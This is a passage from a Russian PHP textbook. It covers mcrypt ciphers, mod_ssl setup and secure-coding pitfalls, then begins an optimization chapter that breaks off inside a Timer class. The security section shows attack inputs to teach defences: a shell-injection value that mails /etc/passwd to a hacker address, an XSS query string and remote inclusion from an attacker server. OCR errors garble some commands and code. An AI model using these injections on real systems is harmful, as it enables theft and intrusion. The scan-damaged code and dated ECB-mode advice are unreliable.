Наиболее распространенные алгоритмы шифрования, предоставляемые библиотекой mcrypt, перечислены ниже (табл. 23.3). Дополнительная информация есть на <http://mcrypt.hellug.gr/mcrypt/mcrypt.1.html>.

*Таблица 23.3. Алгоритмы шифрования, предоставляемые библиотекой mcrypt*

**Название алгоритма      Примечания**

|                 |   |
|-----------------|---|
| DES             | Традиционный алгоритм DES, считающийся слабым из-за малого размера ключа. Доступен через константу MCRYPT_DES   |
| 3DES/Triple DES | Разновидность DES с тройным шифрованием. Эффективная длина ключа 112 бит. Доступен через константу MCRYPT_3DES  |
| CAST-128        | Разработанный в Канаде алгоритм с ключом размером 128 бит и размером блока 64 бита. Доступен через константу MCRYPT_CAST_128  |
| CAST-256        | Расширение CAST-128, ключ размером 256 бит и блок размером 128 бит. Доступен через константу MCRYPT_CAST_256  |
| XTEA            | «Tiny Encryption Algorithm» (миниатюрный алгоритм шифрования) предназначен для работы в условиях ограниченности объема памяти. Использует ключ размером 128 бит и блок размером 64 бита. Доступен через константу MCRYPT_XTEA   |
| 3-WAY           | Алгоритм с размером ключа и блока 96 бит. Доступен через константу MCRYPT_THREEWAY  |
| SKIPJACK        | Алгоритм, разработанный АНБ США для предполагаемого стандарта Escrowed Encryption Standard, фактически стандартизирован не был. Доступен через дополнительную библиотеку в mcrypt и основывается на блоке 64 бит и ключе 80 бит. Доступен через константу MCRYPT_SKIPJACK |
| BLOWFISH        | Усовершенствование DES. Ключ может иметь размер до 448 бит. Доступен через константу MCRYPT_BLOWFISH  |
| TWOFISH         | Предполагается высокая стойкость и гибкость. Поддерживает ключи размером 128, 192 и 256 бит. Доступен через константу MCRYPT_TWOFISH  |
| LOKI97          | Использует ключ размером 128, 192 и 256 бит. Доступен через константу MCRYPT_LOKI97   |
| RC2             | Размер блока 64 бита, размер ключа от 8 до 1024 бит. Очень старый алгоритм, оптимизированный для 16-разрядных машин. Доступен через константу MCRYPT_RC2  |
| ARCFOUR/RC4     | RC4 - торговая марка RSADSL, поэтому mcrypt использует не RC4, а совместимый алгоритм под названием ARCFOUR. Поточный шифр с максимальным размером ключа 2048 бит. Доступен через константу MCRYPT_ARCFOUR  |

| Название алгоритма | Примечания  |
|--------------------|---|
| RIJNDAEL           | Шифр с переменным размером блока и ключа. Доступен через константы <code>MCRYPT_RIJNDAEL_128</code> , <code>MCRYPT_RIJNDAEL_192</code> и <code>MCRYPT_RIJNDAEL_256</code> |
| SERPENT            | 128-битовый блочный шифр, более быстрый, чем DES. Доступен через константу <code>MCRYPT_SERPENT</code>  |
| IDEA               | Алгоритм с блоком 64 бита и ключом 128 бит. Доступен через константу <code>MCRYPT_IDEA</code>   |
| ENIGMA / CRYPT     | Основан на однороторной машине Enigma, не стоец, но включен для комплекта. Доступен через константу <code>MCRYPT_CRYPT</code>   |
| GOST               | Алгоритм с ключом 256 бит и блоком 64 бита. Доступен через константу <code>MCRYPT_GOST</code>   |
| SAFER              | Быстрый и надежный алгоритм, поддерживающий ключи 64 и 128 бит. Доступен через константы <code>MCRYPT_SAFER64</code> и <code>MCRYPT_SAFER128</code>                       |
| SAFER+             | Расширение алгоритма Safer, поддерживающее ключи 128, 196 и 256 бит. Доступен через константу <code>MCRYPT_SAFERPLUS</code>   |

Допустим, например, что мы хотим зашифровать строку по алгоритму Triple DES. Это сделает следующий код:

```
<?php
$key = "This is pur secret key";
$string = "This is the string that we want to encrypt";

// Зашифруем нашу строку
$encrypted_message = mcrypt_ecb(MCRYPT_3DES, $key, $string, MCRYPT_ENCRYPT);
?>
```

Для того чтобы расшифровать сообщение, надо передать строку `$encrypted_message` и задать константу `MCRYPT_DECRYPT`. Приведенный код работает с mcrypt версий 2.2.x и 2.4.x. Если вы имеете соответствующие полномочия и уверены, что доступ к библиотеке mcrypt 2.4.x у вас будет всегда, то рекомендуем пользоваться функциями mcrypt 2.4.x, которые предоставляют большую гибкость.

## Асимметричное шифрование

Асимметричное шифрование стало доступно общественности только в последние несколько лет. Этот тип шифрования можно представить себе как висячий замок и сундук. Допустим, что у Джейн есть секретное сообщение для Алисы, Алиса посыпает Джейн открытый замок. Джейн кладет сообщение в сундук и запирает его на замок, который ей прислала Алиса. Теперь только Алиса может отпереть сундук и прочесть сообщение, потому что ключ от замка есть только у нее.

Применяя асимметричное шифрование, вы раздаете всем свой **открытый ключ** (public key). Можно считать его открытым замком. Теперь каждый может запереть сообщение на этот замок и отправить его вам; только у вас есть **секретный ключ** (private key), и только вы можете открыть замок.

Эта система стала в Интернете самой распространенной. Если вам доводилось что-нибудь покупать через Интернет или работать с PGP (Pretty Good Privacy), значит, вы пользовались этой системой.

PHP предоставляет поддержку шифрования по этому принципу через систему OpenSSL. Он также поддерживает соединения с удаленными серверами по протоколу защищенных сокетов Secure Socket Layer (SSL) через CURL. Применяемые при этом алгоритмы весьма сложны. Список источников дополнительной информации о них находится в разделе «Ресурсы и материалы для дальнейшего изучения», данной главы. По возможности следует прибегать к асимметричному шифрованию, поскольку в целом оно более надежно, чем другие способы.

## Сетевая безопасность

Информация, отправляемая через Интернет, переходит от одного компьютера к другому по сети, пока не достигнет адресата. Это означает, что каждый, у кого есть доступ к какому-либо из этих компьютеров, может увидеть информацию, которую вы посыпаете. Часто это называют **«снiffeингом»** (packet sniffing). Обычно в этом нет никакой опасности, поскольку отправляемая вам информация, например запрос веб-страницы, не секретна. Но что будет, если потребуется получить доступ к закрытой области веб-сайта, требующий пароля? Если послать пароль открытым текстом, то существует возможность, что кто-то еще увидит этот пароль, пока он путешествует с нашей машины на сервер.

В последние несколько лет эта область породила много исследований и дискуссий, особенно с ростом электронной коммерции, которая требует передачи такой информации, как данные кредитных карт. К счастью, существуют способы защитить обмен данных с сервером.

Для этого есть несколько методов, и выбор одного из них зависит от того, к чему будет разрешен пользователю доступ через Интернет. Один из простейших случаев - использование SSL для соединения с веб-сервером. Если мы посещаем такой веб-сайт, как <http://www.amazon.com/>, или электронный банк, то, скорее всего, получаем к ним доступ по <https://> а не <http://>. Это показывает, что связь между нами и сервером защищена, но как это все работает и как можно воспользоваться этим на своем веб-сайте?

## Apache mod\_ssl

mod\_ssl представляет собой модуль Apache, позволяющий осуществлять связь с помощью SSL. Фактически это система шифрования с открытым и секретным ключом. Установить и настроить mod\_ssl не так сложно.

Разберем кратко процедуру установки `mod_ssl`. При возникновении проблем обращайтесь к инструкциям по установке, содержащимся в дистрибутиве `mod_ssl`.

## Установка `mod_ssl` для Linux

Предполагается, что вы уже скомпилировали Apache из исходного кода и он у вас есть. В противном случае надо загрузить соответствующий пакет исходного кода с <http://httpd.apache.org/>.

Модуль `mod_ssl` требует установки библиотеки `openssl` (<ftp://ftp.openssl.org/source/>). Разархивируйте ее, сконфигурируйте и выполните компиляцию. Для `openssl-0.9.6` это осуществляется командами:

```
tar -xvzf openssl-0.9.6.tar.gz  
cd openssl-0.9.6  
.config -fPIC  
make  
make test
```

Теперь надо загрузить дистрибутив `mod_ssl` с <ftp://ftp.modssl.org/source/>. Распакуйте его и настройте. Последней версией `mod_ssl` на момент написания книги была `mod_ssl-2.8.5-1.3.22`. Допустим, что загрузка осуществлена в тот же каталог, где находится `openssl`, тогда для распаковки и конфигурирования надо выполнить команды:

```
tar -xvzf mod_ssl-2.8.5-1.3.22.tar.gz  
cd mod_ssl-2.8.5-1.3.22  
.configure -with-Apache=/path/to/apache/source
```

Теперь следует заново сконфигурировать и скомпилировать Apache, поэтому перейдем в каталог Apache:

```
cd /path/to/Apache/source  
export SSL_BASE=/path/to/where/openssl/is  
.configure -enable-module=ssl -enable-shared=ssl -enable-module=so.....  
make
```

В результате выполнена компиляция Apache с поддержкой SSL. Теперь надо изготовить сертификаты и провести окончательную установку Apache:

```
make certificate
```

Будут заданы различные вопросы, при ответе на которые рекомендуется указать алгоритм RSA и сертификат версии 3.

Наконец, установим все:

```
make install
```

За дополнительной информацией обращайтесь к инструкциям, прилагаемым к Apache, `openssl` и `mod_ssl`.

## Установка mod\_ssl для Windows

Модуль mod\_ssl работает под Windows, но пока доступна только альфа-версия. Это означает, что не рекомендуется выполнять его под Win32 и что он может оказаться нестабильным. Мы установим mod\_ssl под Windows для тестирования. Поскольку это альфа-версия, инструкции могут измениться, но для откомпилированной версии есть довольно хорошие инструкции по установке. Дистрибутив можно взять с <http://www.modssl.org/contrib/>. Надо загрузить архив Apache\_\*-mod\_ssl\_\*-openssl\_\*-WIN32-i386.zip, распаковать его и следовать инструкциям в файле Apache+SSL Win32 HOWTO.htm.

## Настройка mod\_ssl

Установив mod\_ssl, надо сообщить Apache, как им пользоваться. Это довольно простая задача, требующая добавления нескольких директив в файл конфигурации Apache.

Мы должны сообщить Apache, чтобы он ждал соединений на порту 443 (порт HTTPS). Для этого добавим в то место файла httpd.conf, где определена директива Port, следующую строку:

```
Port 80  
# Добавить следующую строку.  
Listen 443
```

Надо также сообщить Apache о необходимости загрузки mod\_ssl при запуске, предполагая, что mod\_ssl.so, ApacheModSSL.dll или ApacheModSSL.so находятся в каталоге modules (первый относится к версиям для UNIX, последние два - к версии для Windows). Добавим в то место файла httpd.conf, где находятся все другие директивы LoadModule, строку:

```
#Заменить mod_ssl.so на действительное имя расширения mod_ssl.  
LoadModule ssl_module modules/mod_ssl.so
```

Наконец, надо настроить собственно mod\_ssl. Для этого в конец файла httpd.conf допишем следующее:

```
SSLMutex sem  
SSLRandomSeed startup builtin  
SSLSessionCache none  
  
SSLLog logs/SSL.log  
SSLLogLevel info  
  
<VirtualHost www.yourdomain.com:443>  
. SSLEngine On  
SSLCertificateFile conf/ssl/my-server.cert  
SSLKeyFile conf/ssl/my-server.key  
</VirtualHost>
```

Эти директивы сначала определяют, что `SSLMutex` (служит для управления одновременным доступом потоков и процессов к структурам данных) должен использовать семафоры. Это переносимая конфигурация, которая должна работать под Windows и под Linux. Если эта установка не идет под Linux, можно задать ее как файл `/path/to/mutex/file` или отключить в любой системе. Отключение не рекомендуется, поскольку оно может привести к разрушению данных.

Затем сообщаем `mod_ssl`, какой генератор случайных чисел следует использовать. Мы указываем, что надо создать его при запуске при помощи встроенного генератора начального заполнения.

Устанавливаем `SSLSessionCache` в попе. Хотя, кэшируя сеанс, можно получить некоторую экономию ресурсов при поступлении нескольких параллельных запросов от одного и того же пользователя, необходимости в этом нет и экономия ресурсов незначительна.

Наконец, сообщаем Apache, чтобы он нашел наш виртуальный хост `https://www.yourdomain.com/` на порту 443 и включил `mod_ssl` с помощью директивы `SSLEngine On`. Указываем ему также, где находятся файлы сертификатов и ключей. Если реально они находятся в другом месте, надо изменить указанные здесь пути.

## Когда использовать соединение SSL

Основное правило гласит, что соединение SSL следует применять, если пользователь и ваш сайт обмениваются информацией, которую можно считать конфиденциальной. После того как SSL установлен и настроен, надо просто отправлять пользователя на защищенный веб-сайт вместо обычного. Как правило, это `https://www.yourdomain.com/`, а не `http://www.yourdomain.com/`.

# Создание безопасных программ

Создание безопасных программ подразумевает рассказ не столько о том, что надо делать, сколько о том, чего делать нельзя. PHP проектировался так, чтобы упростить его применение в качестве языка веб-программирования. Некоторые функции, введенные для облегчения труда программиста, могут при бесконтрольном применении сделать программы **небезопасными**.

В последнее время разработчики PHP стараются по умолчанию отключать некоторые функции и предъявляют требования к программированию в стиле, лучше учитывающем соображения безопасности. Есть несколько главных областей, в которых часто совершают ошибки, ведущие к появлению небезопасных программ. Мы рассмотрим эти ошибки и укажем способы их предотвращения.

## Небезопасность register\_globals

Одной из самых удобных и опасных характеристик PHP является возможность пользоваться переменными, которые не были явно определены. Это

очень популярная функция PHP, но в сочетании с установкой register\_globals может создать проблему безопасности вашего приложения.

Рассмотрим следующий короткий сценарий. Он принимает имя пользователя и пароль из веб-формы. Затем он аутентифицирует пользователя и в случае успеха разрешает ему доступ к специальному странице HTML:

```
<?php
if (isset($user)) {
    if ($user == "admin") {
        if ($pass == "password") {
            $loggedin = 1;
        }
    }
}
if ($loggedin == 1) {
    include("secretpage.html");
    exit;
}
?>

<html>
<head>
    <title>Login</title>
</head>
<body>
<form method="get" action="<?php echo($PHP_SELF) ?>">
    <input type="text" name="user">
    <input type="password" name="pass">
    <input type="submit" value="Login">
</form>
</body>
</html>
```

Нетренированный взгляд не обнаружит ничего дурного в этом маленьком сценарии, но он создает огромную брешь в системе защиты. Обычный подаваемый запрос на регистрацию имеет вид <http://www.yourdomain.com/test.php?user=admin&pass=password>. После этого \$loggedin устанавливается в 1, и мы включаем страницу secretpage.html.

Проблема в том, что пользователю не обязательно ограничиваться передачей значений user и pass; он может дописать к строке запроса все, что угодно. Например, можно послать запрос <http://www.yourdomain.com/test.php?loggedin=1>. При выполнении такого запроса условие в операторе if (\$loggedin == 1) будет иметь значение true, и секретная страница будет выдана без всякой регистрации.

Из этого следует извлечь несколько уроков. Функция register\_globals удобна и ускоряет программирование на PHP, но она небезопасна. Справиться с проблемой можно двумя способами:

- Отключить register\_globals и пользоваться ассоциативными массивами \$HTTP\_\*\_VARS
- Обеспечить явную инициализацию всех переменных. Для нашего сценария проблема решается включением в его начале строки \$loggedin = 0;. Недостаток инициализации каждой переменной в том, что при наличии кода из тысяч строк трудно гарантировать, что любое прохождение кода неуязвимо для атаки.

Нельзя переоценить важность применения массивов \$HTTP\_\*\_VARS вместо register\_globals. Почти все атаки на сценарии PHP основываются на этой функции.

*Начиная с PHP 4.2.0 команда разработчиков PHP приняла решение отключать эту функцию по умолчанию. Она остается доступной, но требует явного включения через файл php.ini.*

О чем надо помнить, программируя на PHP, так это о том, чтобы отключить register\_globals или обеспечить инициализацию всех переменных. Это делает невозможными 90% всех атак.

*Шаун Клоуз (Shaun Clowes) выделяет восемь различных видов атак, которые возможны, главным образом, из-за отсутствия инициализации и включения register\_globals. Его белая книга «A Study in Scarlet - Exploiting Common Vulnerabilities in PHP Applications» есть на <http://www.securereality.com.au/studyinscarlet.txt>. Прочтите этот документ и задайте себе вопрос: сколько атак осталось бы возможными при выключенном register\_globals? Ответ будет - ни одной.*

Из-за недовольства необходимостью постоянно вводить \$HTTP\_POST\_VARS разработчики PHP добавили псевдонимы для всех этих массивов - \$\_POST, \$\_GET, \$\_COOKIE и \$\_ENV.

Очень легко перенести имеющиеся сценарии в среду, в которой register\_globals отключена, если явно зарегистрировать переменные, которые желательно было зарегистрировать в глобальном пространстве имен. Например, в начало приведенного сценария надо добавить две строки:

```
$user = $_GET["user"];
$pass = $_GET["pass"];
```

## Доверие к данным, вводимым пользователем

Другая распространенная ошибка - доверие к данным, вводимым пользователем. Вот довольно абсурдный пример:

```
<?php
if (isset($_GET["filetype"]))
    exec("ls *." . $_GET["filetype"]);
?>

<html>
```

```
<body>
<form method="get">
    Search Directory for files of type:
    <input type="text" name="filetype">
    <input type="submit">
</form>
</body>
</html>
```

В этом примере не видно ничего ужасного. Однако проблема в том, что вводимые пользователем данные не подвергаются проверке. Представим себе, что будет, если для filetype в форме задать значение "html; cat /etc/passwd | mail hacker@theirdomain.com"? Сначала, как и предполагалось, будет выполнено ls \*.html, а затем выполнена команда cat /etc/passwd | mail hacker@theirdomain.com, которая отправит файл /etc/passwd электронной почтой взломщику. Проблема решается, если предварительно пропустить введенные данные через функцию escapeshellarg(). Ниже приведен код, модифицированный соответствующим образом:

```
<?php
if (isset($_GET["filetype"]))
    exec("ls *." . escapeshellarg($_GET["filetype"]));

?>

<html>
<body>
<form method="get">
    Search Directory for files of type:
    <input type="text" name="filetype">
    <input type="submit">
</form>
</body>
</html>
```

Повышенную осторожность надо проявлять не только в тех местах, где введенные пользователем данные могут создать команду exec(). Аналогичные атаки могут происходить при помещении данных пользователя в команды SQL. Особенно следите за преобразованием управляемых символов SQL с помощью addslashes() и родственных функций.

## Уязвимость типа Cross-Site Scripting

При создании доски объявлений или аналогичных приложений, в которых пользователю возвращаются введенные им данные (это может быть даже вход в систему, если пользователю возвращается приветствие "Hello \$username"), необходимо следить за уязвимостью типа cross-site scripting. Этот вид уязвимости связан с тем, что пользователь может поместить на страницу произвольные теги HTML и код. Возьмем следующий небольшой фрагмент кода:

```
<?php  
if ($_GET['name'])  
    echo("Hello " . $_GET['name']);  
?> :
```

Если вызывать этот сценарий со строкой запроса ?name=<script>Malicious Code</script>, то можно вставить любой код. Можно также включить теги форм, апплетов, объектов и встраивания, вызывая злонамеренное модифицирование кода. PHP предоставляет различные функции, позволяющие избежать воздействия этой уязвимости на сценарии. При выводе любых данных, введенных пользователем, обеспечьте их безопасность с помощью функции `htmlspecialchars()`. Следующий код является модификацией приведенного выше, защищенной от уязвимости cross-site scripting:

```
<?php  
if ($_GET['name'])  
    echo("Hello " . htmlspecialchars($_GET['name']));  
?>
```

## Коварство include

Многие начинающие программисты допускают ошибку, создавая файл шаблона с верхним и нижним колонтитулами для веб-сайта и еще один файл с содержимым страницы. Содержимое включается в шаблон путем передачи имени страницы в URL. Например:

```
<html>  
  <head>  
    <title>My site</title>  
  </head>  
  <body>  
    <b>Welcome to my site</b><br />  
    <?php include($page); ?>  
  </body>  
</html>
```

Затем создаются ссылки типа `script.php?page=main.html`. Поступать так очень опасно, потому что этот прием уязвим для целого ряда атак.

Если в файле `php.ini` для `allow_url_fopen` задано значение `on`, то атакующий может выполнить на сервере произвольный код PHP, вызвав `script.php` со строкой запроса `?page=http://www.attackers-server.com/code.txt`. В результате PHP запросит `code.txt` с сервера атакующего, включит его в страницу и выполнит. Это одна из главных причин, по которым `allow_url_fopen` надо устанавливать в `off`, если нет действительной необходимости в обратном. Другая атака, которую разрешает этот сценарий, заключается в установке для переменной `$page` значения `/etc/passwd`, что приведет к посылке файла `/etc/passwd` атакующему. Лучший способ защиты - не пользоваться таким приемом. Лучше присвойте номер каждой странице сайта и создайте массив с именами-

**ми файлов страниц, индексированный по их номерам. Включайте \$pages[\$index], как показано ниже:**

```
<?php
    $pages = array(1 => "main.html", 2 => "news.html");
    if(($index < 1) or ($index > 2))
        $index = 1;
?>
<html>
<head>
    <title>My site</title.>
</head>
<body>
    <B>Welcome to my site</b><br />
    <?php include $pages[$index]; ?>
</body>
</html>
```

**Этот сценарий вызывается со строкой запроса ?index=1 для доступа к main.html или ?index=2 для доступа к news.html.**

## Некоторые советы

- **Выбор надежных паролей**

Очень важно выбирать пароли так, чтобы их нельзя было угадать. Часто можно видеть в кино, как взламывают компьютер, угадав используемый пароль. Такое случается и в реальной жизни, если пароль легко угадать и кто-нибудь с помощью метода «грубой силы» проверяет все слова из словаря, пока не найдет пароль. Хороший пароль, т. е. такой, который трудно угадать, должен состоять из произвольной смеси букв, цифр и знаков пунктуации. Но как запомнить такой пароль? Если записывать пароли, они снова становятся незащищенными.

К счастью, есть несколько способов создать запоминаемый пароль, который трудно угадать. Например, можно выбрать стихотворение. Если взять детский стишок «Hickory Dickory Dock» и выбрать в нем третью строку «The clock struck one, The mouse ran down, Hickory dickory dock», затем взять первую букву каждого слова и заменить «One» на «1», то получится пароль «TCs1TMrdHdd», который очень трудно угадать, но легко запомнить. Мы перемешали здесь верхний и нижний регистры, выбрав заглавные буквы для существительных (Mouse и Clock), а также для первого слова в каждой строке, оставив остальные буквы строчными.

- **Обучение пользователей**

Важную часть системы безопасности составляет обучение пользователей и привлечение их внимания к проблемам безопасности. При этом надо убедить их, что нельзя никому передавать свой пароль или оставаться подключенным к системе дольше, чем это необходимо. Можно заставить

пользователей менять свой пароль, скажем, раз в месяц, тогда ущерб от компрометации пароля может быть ограничен.

## Резюме

В этой главе были рассмотрены различные аспекты системы безопасности:

- Защита сервера
- Защита баз данных и каналов связи
- Разработка безопасных сценариев
- Выбор надежных паролей

Самое главное - понимать, что безопасность требует специальной заботы. О ней нельзя забывать при программировании или настройке машины. Мы выделили основные области, где часто допускают ошибки, и показали, что надо знать, чтобы создавать защищенные и надежные сайты.

## Ресурсы и материалы для дальнейшего изучения

### Защита серверов Linux

[http://www.linuxworld.com/linuxworld/lw-2001-03/lw-03-penguin\\_5.html](http://www.linuxworld.com/linuxworld/lw-2001-03/lw-03-penguin_5.html)

<http://www.linuxworld.com/linuxworld/lw-1999-05/lw-05-ramparts.html>

<http://www.linuxgazette.com/issue34/vertes.html>

<http://www.redhat.com/docs/manuals/linux/RHL-7.1-Manual/ref-guide/ch-security.html>

<http://linuxdoc.org/LDP/solrhe/Securing-Optimizing-Linux-RH-Edition-v1.3/index.html>

### Защищенные оболочки

<http://www.openssh.org/> домашняя страница проекта openssh

<http://www.ssh.fi/> домашняя страница проекта ssh

<http://www.openssl.org/> домашняя страница проекта openssl

<http://www.fressh.org/> домашняя страница проекта fressh

<http://www.redhat.com/docs/manuals/linux/RHL-7.1-Manual/custom-guide/openssh-servers.html>— руководство по установке сервера openssh под Linux

<http://www.kleber.net/ssh/ssh-faq.html>FAQ по защищенной оболочке

### Tripwire

<http://www.tripwire.org/> домашняя страница проекта Tripwire

<http://www.redhat.com/docs/manuals/linux/RHL-7.1-Manual/ref-guide/ch-tripwire.html> - руководство по установке Tripwire под Linux

## Безопасность и Apache

[http://httpd.apache.org/docs/misc/security\\_tips.html](http://httpd.apache.org/docs/misc/security_tips.html) • раздел руководства Apache, посвященный безопасности

[http://www.allaire.com/DocumentCenter/Partners/ASZ\\_ASWPS\\_Securing\\_Apache.pdf](http://www.allaire.com/DocumentCenter/Partners/ASZ_ASWPS_Securing_Apache.pdf) - документ Allaire по обеспечению безопасности Apache, ясный и краткий

## Безопасность и PHP

<http://www.php.net/manual/en/security.php> - раздел руководства PHP, посвященный безопасности

<http://www.php.net/manual/en/features.safe-mode.php> - раздел руководства, посвященный защищенному режиму

<http://www.php.net/manual/en/configuration.php> - раздел руководства, посвященный настройке

[http://www.faqs.com/knowledge\\_base/index.phtml/fid/35](http://www.faqs.com/knowledge_base/index.phtml/fid/35) разные FAQ по безопасности PHP

## Безопасность и MySQL

[http://www.mysql.com/doc/P/r/Privilege\\_system.html](http://www.mysql.com/doc/P/r/Privilege_system.html) раздел руководства MySQL, посвященный безопасности

## Криптография

<http://mhash.sourceforge.net/> домашняя страница библиотеки mhash

<http://mcrypt.hellug.gr/> домашняя страница библиотеки mcrypt

<http://www.openssl.org/> домашняя страница библиотеки openssl

<http://www.pgpi.com/> домашняя страница Pretty Good Privacy International

<http://www.gnupg.org/> домашняя страница проекта GNU Privacy Guard  
«The Code Book» издательства Anchor Books (ISBN 0-385495-32-3)

## mod\_ssl

<http://www.modssl.org/> домашняя страница mod\_ssl

<http://www.thawte.com/certs/server/Apachepaper.html> хороший документ по mod\_ssl, Apache и сертификатам thawte

## **Создание безопасных программ**

<http://www.securereality.com.au/studyinscarlet.txt> - глубокое исследование частых ошибок в защите программ PHP

<http://www.linuxdoc.org/HOWTO/Secure-Programs-HOWTO/> рецепты по созданию безопасных программ (не только PHP)

<http://www.cert.org/advisories/CA-2000-02.html> информация CERT об атаках cross-site scripting

## **Веб-сайты, посвященные проблемам безопасности**

<http://www.cert.org/> домашняя страница Computer Emergency Response Team

<http://www.securityfocus.org> домашняя страница BugTraq

<http://packetstorm.decepticons.org/> домашняя страница Packetstorm

<http://www.atstake.com/research/index.html> @stake research (ранее известный как 10pht)

<http://www.phrack.org> хакерский журнал с описанием разных эксплойтов

<http://directory.google.com/Top/Computers/Security/Internet/> каталог Google сайтов, посвященных безопасности

## **Прочие**

<http://psy.ucsd.edu/psynet/security/passwd.html> выбор надежного пароля

# 24

## Оптимизация

«Преждевременная оптимизация - корень всех зол».  
Дональд Кнут «Искусство программирования»

Иногда, написав приложение веб-сайта на PHP, разработчики обнаруживают, что это приложение работает недостаточно быстро. Поэтому приходится оптимизировать код, чтобы сократить время выполнения сценариев. Несмотря на то что PHP, в целом, быстрый язык выполнения сценариев, существует ряд технологий, рекомендаций и приемов, позволяющих оптимизировать код.

В данной главе мы осветим следующие темы:

- Методы оптимизации кода
- Развитые приемы работы с базами данных, позволяющие повысить эффективность программ PHP

## Выбор правильного языка

Первый вопрос, который возникает, когда производительность приложения оказывается неудовлетворительной, — это правильно ли выбран язык программирования. Возможно, медлительность обусловлена интерпретатором языка, и тогда нет смысла оптимизировать код — лучших результатов это не даст.

Проводилось тестирование нескольких языков программирования, чтобы сравнить их быстродействие с PHP. Измерения проводились по многим различным типам сценариев, включающих различные операции; результаты представляют собой усреднение величин, полученных во всех тестах.

Тестились следующие языки:

- Сценарии CGI/Perl

Обычный способ написания кода для веб-сайтов и приложений 1-2 года назад

- **Сценарии FastCGI Perl**

Механизм повышения производительности сценариев CGI

- **Сценарии Python CGI**

Использование Python для написания сценариев CGI

- **Сценарии mod\_python Python**

Модуль Apache, позволяющий ему выполнять код Python, не обращаясь к интерпретатору Python

- **Сценарии C CGI**

Компилированные сценарии C, выполняющиеся как программы CGI

- **Сценарии mod\_perl Perl**

Модуль Apache, позволяющий выполнять сценарии Perl без вызова интерпретатора Perl

- **PHP**

Для сравнения те же сценарии программировались на PHP и выполнялись

После нескольких оценок производительности, включающих различные типы сценариев и загрузки серверов, был сделан вывод, что mod\_perl, FastCGI и PHP дают самые быстрые результаты, мало различаясь между собой. Таким образом, если сайт или сценарий PHP работают медленно, то надо анализировать код, а не менять язык.

## Тесты

Тест 1 — 1000 выполнений очень короткого сценария (табл. 24.1):

*Таблица 24.1. Результаты тестирования короткого сценария*

| Язык   | Время (в сек.) | Язык       | Время (в сек.) |
|--------|----------------|------------|----------------|
| C      | 20,6           | mod_python | 30,0           |
| Perl   | 23,8           | mod_perl   | 16,4           |
| Python | 45,2           | FastCGI    | 16,4           |
| PHP    | 160            |            |                |

Test 2 - 1000 выполнений длинного сценария, более 1000 строк кода (табл. 24.2):

*Таблица 24.2. Результаты тестирования длинного сценария*

| Язык   | Время (в сек.) | Язык       | Время (в сек.) |
|--------|----------------|------------|----------------|
| C      | 258            | mod_python | 347            |
| Perl   | 963            | mod_perl   | 476            |
| Python | 978            | FastCGI    | 280            |
| PHP    | 304            |            |                |

## Оптимизация кода PHP

Говоря о задачах **предварительной оптимизации** (preoptimization), программисты рассуждают так: «Я заменю этот вектор хеш-таблицей и повышу скорость» или «Я заменю эту функцию `ereg()` несколькими функциями `str_replace()`, это, повысит скорость». Они весьма заблуждаются.

Во-первых, при такого рода оптимизации время выполнения сценария обычно сокращается не более чем на **0,01** секунды, а потому польза невелика, зато легкость чтения кода может значительно пострадать. Во-вторых, предварительная оптимизация очень часто является непроизводительной тратой драгоценного времени программиста.

Оптимизацией стоит заниматься, только убедившись в действительной ее необходимости. Профессиональным подходом к повышению производительности будет следующий:

- Профилировать код и найти узкие места
- Классифицировать узкие места
- Ликвидировать узкие места, оптимизировав код

### Профилирование кода

Если скорость выполнения кода неудовлетворительна, то первым делом необходимо его профилировать и измерить время, которое сценарий тратит на выполнение различных задач и функций. На основе этой информации можно выяснить, на что сценарий расходует больше всего времени. Эти функции называются **узкими местами** (bottlenecks).

Профилирование может преподнести сюрпризы. Например, может оказаться, что **99%** времени сценарий тратит на запросы к базе данных, либо выявятся другие узкие места, такие как дисковый ввод/вывод при чтении больших файлов или журналов. Оптимизация не может быть эффективной без предварительного профилирования.

### Как профилировать сценарии PHP

Для того чтобы профилировать сценарий PHP, надо снабдить таймерами некоторые функции и задачи сценария и измерить продолжительность их выполнения.

Допустим, есть такой сценарий PHP:

```
<?php
// Some initializations
require_once("some_class.php");

$foo = new some_class();

$res1 = $foo->do_a_method();
$res2 = $foo->do_a_method2();
```

```
<?php  
echo($res1);  
echo($res2);  
?>
```

Если эффективность этого сценария недостаточна, то подозрение может пасть на три объекта, первым из которых оказывается конструктор `some_class()`, вызываемый при создании объекта `$foo`.

Второй и третий подозреваемые - два вызываемых метода. Весь сценарий выполняется 2,3 секунды, и надо определить, как это время распределяется между тремя подозреваемыми.

Некоторое подозрение падает еще на четвертого, - как долго выполняется `require_once()`, когда `some_class()` включает много методов. В интересах задач, обсуждаемых в этой главе, предположим, что вызов `require_once()` отнимает незначительную часть из 2,3 секунды времени выполнения сценария.

В PHP есть функция `time()`, возвращающая количество секунд, истекших с 1970 года. Однако она едва ли нам поможет, поскольку сценарии, в большинстве своем, выполняются менее чем за секунду, а если время выполнения сценария измеряется секундами, нужна намного большая точность, чтобы понять, на что тратится время. Точность эту обеспечивает функция `microtime()`.

### Функция `microtime`

Эта функция возвращает строку вида `msec sec`, где `msec` представляет составляющую в микросекундах, а `sec` - количество секунд после 1970 года, например:

```
<?php  
echo(microtime());  
?>
```

Результат может быть таким:

0.15672253 987612546

Это не очень удобно для вычисления разницы во времени, поэтому результат можно обработать так:

```
<?php  
$time_portions = explode(' ', microtime());  
$actual_time = $time_portions[1] . substr($time_portions[0], 1);  
echo($actual_time);  
?>
```

С помощью этого кода преобразуем

0.15672253 987612546

в

987612546.15672253

Теперь надо получить эти числа перед выполнением функции или участка кода и после и найти разность между ними. Для получения разности с достаточной точностью служит функция `bc_sub()`:

```
<?php  
$elapsed_time = bcsub($end_time, $start_time, 6);  
?>
```

**Для выполнения этого сценария расширение `bcmath` надо скомпилировать с PHP с помощью параметра `--enable-bc-math`.**

Здесь 6 указывает количество десятичных знаков, которое надо сохранить в результате.

### Создание класса Timer

Заводить класс таймера при наличии средства профилирования PHP необходимо.

Этот класс поддерживает множественные таймеры. Далее описываются его основные функции:

- `timerStart()`

Запускаем новый таймер или оставляем его как таймер по умолчанию. Чтобы запустить таймер с определенным именем, вызываем `timer_start('foo')`.

- `timerStop()`

Останавливает заданный таймер или таймер по умолчанию, если имя не задано. Возвращает истекшее время работы таймера.

```
<?php  
class Timer  
{  
    var $timers = array();  
  
    function Timer0 ;  
    {  
        // Nothing  
    }  
  
    function timerStart($name = 'default')  
    {  
        $time_portions = explode(' ', microtime());  
        $actual_time = $time_portions[1] . substr($time_portions[0], 1);  
        $this->timers['$name'] = $actual_time;  
    }  
  
    function timerStop($name = 'default')  
    {  
        $time_portions = explode(' ', microtime());  
